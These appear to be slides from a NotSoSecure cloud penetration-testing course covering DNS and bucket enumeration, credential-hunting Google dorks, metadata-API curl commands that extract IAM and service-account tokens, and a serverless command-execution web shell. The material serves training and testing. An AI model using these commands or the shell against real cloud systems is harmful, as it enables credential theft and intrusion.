- **NS** records can point to DNS protections
- **TXT** records are used generally for domain validation
  - **SPF** record lists various authorized entities for sending emails
    - SaaS Providers
    - VM or IPs controlled by organizations



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# DNS: Sample Lookup

```
➔ - dig ANY +noall +answer

; <> DiG 9.10.6 <> ANY +noall +answer
;; global options: +cmd
00 604800 3601
3600    IN      SOA     dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019052800 43200 36
1799    IN      NS      dns1.registrar-servers.com.
1799    IN      NS      dns2.registrar-servers.com.
1798    IN      A       185.199.108.153
1798    IN      A       185.199.110.153
1798    IN      A       185.199.109.153
1798    IN      A       185.199.111.153
1799    IN      MX      10 eforward3.registrar-servers.com.
1799    IN      MX      10 eforward2.registrar-servers.com.
1799    IN      MX      15 eforward4.registrar-servers.com.
1799    IN      MX      10 eforward1.registrar-servers.com.
1799    IN      MX      20 eforward5.registrar-servers.com.
1798    IN      TXT     "v=spf1 include:spf.efwd.registrar-servers.com include:spf-00082601.pphosted.com
include:spf.protection.outlook.com ~all"
1798    IN      TXT     "google-site-verification=0Qz60vR-YapmaV76FWCALpPyA8eKJKs13hfIrzM-DJI"
1798    IN      TXT     "have-i-been-pwned-verification=73af25138ff2e330b76608e7b764e1a4"
1798    IN      TXT     "facebook-domain-verification=7XTt-y4au1PWxSZeNVdsfsdiys-iF4iQs0dhqcsdsHgXhRYnE"
```

# Enumerating via Subdomains

---

Its customary to link SaaS provider URLs to your primary domain via CNAME pointing of Subdomain

- A quick DNS query for common subdomains like Helpdesk or blog would give good results
- Beware of subdomain takeover issues in this scenario



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Enumerating via SaaS Provider Subdomains

---

- We can do a lookup against third-party domains using common patterns to see if anything is registered
- **This is not 100% accurate and may yield mixed results**
- Not all SaaS providers will give you a dedicated subdomain and org may not have linked all of its SaaS solutions with subdomains



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Enumeration Tools: dnsscan



- Wordlist based DNS Scanner <https://github.com/rbsec/dnsscan>

```
→ dnsscan git:(master) python3 dnsscan.py -d [REDACTED]
[*] Processing domain [REDACTED]
[*] Using system resolvers ['8.8.8.8']
[+] Getting nameservers
156.154.132.200 - dns1.registrar-servers.com
156.154.133.200 - dns2.registrar-servers.com
[-] Zone transfer failed

[+] TXT records found
"MS=ms21022903"
"facebook-domain-verification=[REDACTED]dhqcsdsHgxrYnE"
"google-site-verification=[REDACTED]zM-DJI"
"have-i-been-pwned-verification=[REDACTED]"
"v=spf1 include:spf.e[REDACTED]2601.pphosted.com i

[+] MX records found, added to target list
20 eforward5.registrar-servers.com.
15 eforward4.registrar-servers.com.
10 eforward1.registrar-servers.com.
10 eforward2.registrar-servers.com.
10 eforward3.registrar-servers.com.
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Enumeration Tools: **cloud\_enum**

- Cloud\_enum: [https://github.com/initstring/cloud\\_enum](https://github.com/initstring/cloud_enum)

```
→ cloud_enum git:(master) python3 cloud_enum.py -k victim
```

```
#####  
cloud_enum  
github.com/initstring  
#####
```

```
Keywords:    victim  
Mutations:   /Users/xlr8/WORK/github.com/initstring/cloud_enum/en  
Brute-list:  /Users/xlr8/WORK/github.com/initstring/cloud_enum/en
```

```
+++++  
azure checks  
+++++
```

```
[+] Checking for Azure Storage Accounts  
[*] Brute-forcing a list of 455 possible DNS names  
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.wi  
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.windows.net/  
HTTPS-Only Storage Account: http://victim[REDACTED].blob.core.windows.net/
```

```
Elapsed time: 00:00:19
```

```
Protected S3 Bucket: http://victim[REDACTED].s3.amazonaws.com/  
[!] Connection error on [REDACTED] Investigate  
OPEN S3 BUCKET: http://victim[REDACTED].s3.amazonaws.com/  
FILES:
```

```
+++++  
google checks  
+++++
```

```
[+] Checking for Google buckets  
Protected Google Bucket: http://storage.googleapis.com/victim[REDACTED]  
OPEN GOOGLE BUCKET: http://storage.googleapis.com/victim[REDACTED]  
FILES:  
->http://storage.go[REDACTED]  
->http://storage.go[REDACTED]  
->http://storage.go[REDACTED]
```

# Google Dorking for Cloud?

---

- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
  - \*.azureedge.net, \*.core.windows.net, \*.appspot.com, \*.s3.amazonaws.com, \*.cloudfunctions.net. \*.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
  - site:\*.s3.amazonaws.com + example.com
  - site:\*.s3-website-us-west-2.amazonaws.com (static website)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Google Dorking

site:\*.s3.amazonaws.com

× |  

 All  Images  News  Shopping  Maps  More Settings Tools

About 54,30,000 results (0.27 seconds)

site:\*.core.windows.net

× |  

 All  Images  News  Shopping  Maps  More Settings Tools

About 18,70,000 results (0.20 seconds)

# More Google Dork Tips

---

- `site:s3-*-*-.amazonaws.com filetype:sql`
- `site:s3-*.amazonaws.com`
- `site:s3-*.amazonaws.com filetype:txt`
- `site:s3-*.amazonaws.com filetype:txt password`
- `site:s3-*.amazonaws.com filetype:txt pass`
- `site:s3-*.amazonaws.com filetype:txt database`
- `site:s3-*.amazonaws.com filetype:txt swagger`
- `site:s3-*-*-.amazonaws.com AWS_SECRET`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Certificate Transparency Logs

---

- Mandatory logs for all SSL/TLS Certificates issued
- SSL / TLS certificates have been historically misused
- Logs of all publicly trusted digital certificates
- Allows for a quick validation of the cert issuer
- A treasure trove of domain and subdomain information
- Multiple public sources for searching the logs



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved





Cloud Pentesting

## **Cloud Service Attack Surfaces**



# Understanding Data and Control Plane

---

- Cloud computing platforms can be divided into two Planes:
- Control Plane
  - Management interfaces (Cloud Web Consoles)
  - Cloud API's access (API KEY)
  - Command line interfaces
  - Container managers (k8s or similar)
- Data Plane
  - Consumer cloud component



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Which Plane to Hack: Data or Control

---

- Data plane would generally be the entry point
- Data plane if you want to access data (doh!)
- Control plane if you want to gain full control of environment
- Control plane hacks would mostly be due to leaked keys



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Connecting to Cloud Environment

---

- Cloud service providers expose APIs to connect with them
- These APIs are generally REST Based
- As these APIs are complex; vendors have created CLIs
- Cloud CLIs are in multiple languages
  - Python
  - PowerShell
- Most projects would be in these 2 languages



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Gaining Entry to Cloud Services

---

- From an outsider's perspective cloud hosted applications will look just the same as non-cloud hosted
- Things get more interesting once you get inside the application



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Metadata API

---

- API layer provided by all cloud providers for system and environment information
- All cloud service providers give this facility, however, features and formats vary significantly
- Generally accessible from within services over non-routable IP Address 169.254.169.254
  - Responds to HTTP requests
  - Cascaded folder style content arrangement
  - May require some extra headers



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Metadata API: **AWS**



- The AWS Metadata API solution is the most “complete”
- Especially useful if the environment is using IAM Profiles
- IAM Profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get "evil"
- If Machine has an IAM Profile attached, we may obtain temporary creds via Metadata API



Reference:  
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

# Metadata API: **AWS Obtaining Creds**



## Obtaining Temporary Security Credentials

- IMDSv1

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role\_Name
```

- IMDSv2

- Requires a mandatory header with all requests

```
TOKEN=`curl -X PUT "http://169.254.169.254/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"``
```

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://169.254.169.254/latest/meta-data/iam/security-credentials/role\_Name
```

Reference:

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html>

# Metadata API: GCP



- Mandatory header for all requests
  - Metadata-Flavor: Google
- Obtain Service Account Token
  - <http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token>
- Other Interesting URL
  - Root Password:  
<http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true&alt=json>
  - Kube Environment:  
<http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env>

Reference:  
<https://cloud.google.com/compute/docs/storing-retrieving-metadata>

# Metadata API: **Azure**



- API Requires mandatory header for all requests

```
Metadata: true
```

- Obtain Service Account Token
- `http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=APP_URL`

Reference:

<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>  
<https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/how-to-use-vm-token>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Understand the Attack Surfaces: SaaS

- **Cloud Service provider** maintains all of the stack
- Attack Surface is similar to web applications
- OWASP Web Application testing guide is a great place to start
- Issues will be specific to services in nature
- Responsibilities
  - Tenant: Data and Access Management
  - Provider: Everything besides data and access

| Responsibilities             |
|------------------------------|
| All Things Client Side       |
| Data (Transit and Cloud)     |
| Identity & Access Management |
| Functional Logic             |
| Applications                 |
| Runtime                      |
| Middleware                   |
| OS                           |
| Virtualization               |
| Load Balancing               |
| Networking                   |
| Servers                      |
| Physical Security            |

# SaaS Specific Attacks: Subdomain Takeover

---



- When 3rd party services allow domain integration via CNAME
- CNAME entry is created pointing to 3rd party domain, usually a CDN subdomain
- If CNAME entry exists but 3rd party section is not claimed / expired / cancelled
- The trust can be abused to takeover the subdomain
- This is useful to...
  - ...prove ownership of a resource
  - ...hijack domain level resources including domain cookies

abc.example.com  $\xrightarrow{\text{CNAME}}$  unclaimedsubd.cloudfront.com


NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Understand the Attack Surfaces: FaaS

- A.K.A.: “Serverless” Computing
- To be absolutely clear - Serverless is not without Server
- It’s where you don’t have to worry about the server at all
- One service multiple names
  - AWS Lambda
  - Azure Functions
  - GCP Cloud Functions
  - Apache OpenWhisk
- You write a single function (multi language support) and service provider invokes it when a request comes
- The application logic is executed in a containerized environment which is later destroyed
- Data is not managed by FaaS
- Pay only for computation power used for processing



# FaaS: Flow



**Trigger:** Any event which can be integrated as a trigger for  $f(x)$

**Action:** Result of the  $f(x)$  could be call to another  $f(x)$  or API



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# FaaS: Attack Surface and Caveats

---

- Function execution has timeouts
  - 3 sec in general, but can be max 15 min or more
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- AWS Lambda doesn't have access to Metadata API
  - But..! Does have Access Tokens in Environment variables
- Serverless Top 10 : <https://github.com/puresec/sas-top-10>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# FaaS basic Python Shell: AWS vs GCP

---



## AWS Lambda

```
import json
import os
def lambda_handler(event, context):
    cmd_result =
os.popen(event['queryStringParameters']['cmd']).read()
    return {
        "statusCode": 200,
        "body": json.dumps(cmd_result)
    }
```

## Google Cloud Functions

```
import os
import json
def lambda_handler(request):
    cmd_result = os.popen(request.args.get('cmd')).read()
    return json.dumps(cmd_result)
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 9.1




## Demo 9.1

## FaaS / Lambda

---

- Access the web application hosted at <https://testlambda.notsofruity.com/pyshell?name=NSS>
- Determine (prove) what service the application is running on
- Identify a vulnerability in the application
- Exploit the vulnerability to expose sensitive internal information

# Network status: After FaaS Exploitation



# FaaS Practice Environments

---

- Some “serverless” practice environments to hone your skills:
  - <https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service>
  - <http://github.com/puresec/Serverless-Goat>
  - <https://github.com/torque59/AWS-Vulnerable-Lambda>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Access Enumeration

---

After successful extraction of token(s), we need to enumerate

- What services are accessible to users
- What IAM capabilities are available
- Services entities available (S3 buckets, EC2 Instances, Snapshots etc)

Audit software are made with high privilege token in mind

- Pentesters need easier approach to enumerate these permissions
- NotSoSecure have built a suite of pentester focused scripts to enumerate aws/azure/gcp cloud environment



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Access Enumeration

---

- Extract useful information directly via Cloud APIs, e.g.
  - `aws s3api list-buckets --query "Buckets[].Name"`
  - `aws ec2 describe-instances --region us-east-1`
  - `aws lambda list-functions`
- APIs are too vast hence need automation
- We wrote our own tools
- Focused specifically for pentesters to check stolen creds

<https://www.ntsossecure.com/cloud-services-enumeration-aws-azure-and-gcp/>

<https://github.com/NotSoSecure/cloud-service-enum>

```
git clone https://github.com/NotSoSecure/cloud-service-enum.git
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 9.2



## Demo 9.2


# Metadata API #1, Token Enumeration

---

- Use the information gained in the previous exercise to discover further accessible services

# Understand the Attack Surfaces: PaaS

- Access to provider maintained platform directly
- Example: Heroku, S3, app engine, IIS Azure
- Less flexible than IaaS but still gives more control than FaaS or SaaS
  - Similar to shared hosting environments
- Service provider can restrict Runtimes
- Responsibilities
  - Tenant: Focus on application and logic entities
  - Provider: Takes care of stack from till Runtime
- Attack Surface:
  - Application logic bugs
  - Platform specific focused bugs





# Case Study

## PaaS: Elastic Beanstalk: Attack Case Study

---

- Starting point: SSRF on an application hosted in AWS Elastic Beanstalk

### Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. No direct access to read S3 bucket list
3. Enumerated bucket name using the account id and region
4. Access source code of the application via AWS S3 CLI
5. CI/CD in place hence a backdoor pushed to S3 bucket will result in shell deployed on the official website
6. Summitroute did extra research & identified more such naming patterns

#### Reference:

<https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/>  
[https://summitroute.com/blog/2019/02/10/aws\\_resource\\_naming\\_patterns/](https://summitroute.com/blog/2019/02/10/aws_resource_naming_patterns/)  
<https://gist.github.com/0xdabbad00/645837c1fcd043876d13a56819188227>

# PaaS: Cloud Storage

---

- Cloud Storage is an example of Platform as a Service
- All the major providers offer a service in this category
  - AWS: Simple Storage Service (S3)
  - Azure: Azure storage
  - GCP: Google Cloud Storage
- Data is stored in blobs such as JSON objects
- May allow static website hosting
- Storage names generally are unique for the cloud service provider



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Storage

---

- Storage names generally follow a pattern and can be enumerated
- 3 Common modes
  - World Accessible (a.k.a. Unauthenticated, a.k.a. Anonymous)
  - Authenticated Access
  - Restricted to Specific ID
- List / Write Objects will allow people to fetch or write content to folders



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Storage: **Attack Surface**

---

- The major issues in cloud storage are around improper permissions
- World Read
- Write access for a resource
- Restricted to auth user (any authenticated user)
- Lax IAM Rules/Policies giving access to data



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# S3 Buckets: Authenticated User Access

15 #128088 **AWS S3 bucket writeable for authenticated aws users** Share:      

State ● Resolved (Closed) Severity  No Rating (---)

Disclosed **April 5, 2016 6:36pm +0530** Participants  

Reported To **HackerOne** Visibility **Disclosed (Full)**

Weakness **Improper Authentication - Generic**

Bounty **\$2,500**

[Collapse](#)

SUMMARY BY HACKERONE

 An ACL misconfiguration issue existed on one of our S3 buckets. This misconfiguration allowed any authenticated AWS user to write to this bucket (no read access was permitted). An attacker could theoretically post a file into that bucket that may at some point be accessed by a HackerOne staff member, thinking it's been uploaded by another staff member or some automated system. We improved the ACLs for that S3 bucket to prevent such a concern.

This issue also led us to audit some of our additional S3 buckets, resulting in changes for some of those buckets as well.

Reference:

<https://hackerone.com/reports/128088>

# AWS Storage Buckets

---

- Access AWS buckets
  - [https://s3.amazonaws.com/bucket\\_name](https://s3.amazonaws.com/bucket_name)
  - <https://<bucketname>.s3.amazonaws.com>
- Bucket Enumeration possible via difference in error messages
  - [https://s3.amazonaws.com/bucket\\_name/](https://s3.amazonaws.com/bucket_name/)
- For REST style URL we now need region tagged
  - [https://s3.<region>.amazonaws.com/<bucket\\_name>/](https://s3.<region>.amazonaws.com/<bucket_name>/)

## Identifying region of Bucket

- Request to any random region url will reveal correct URL  
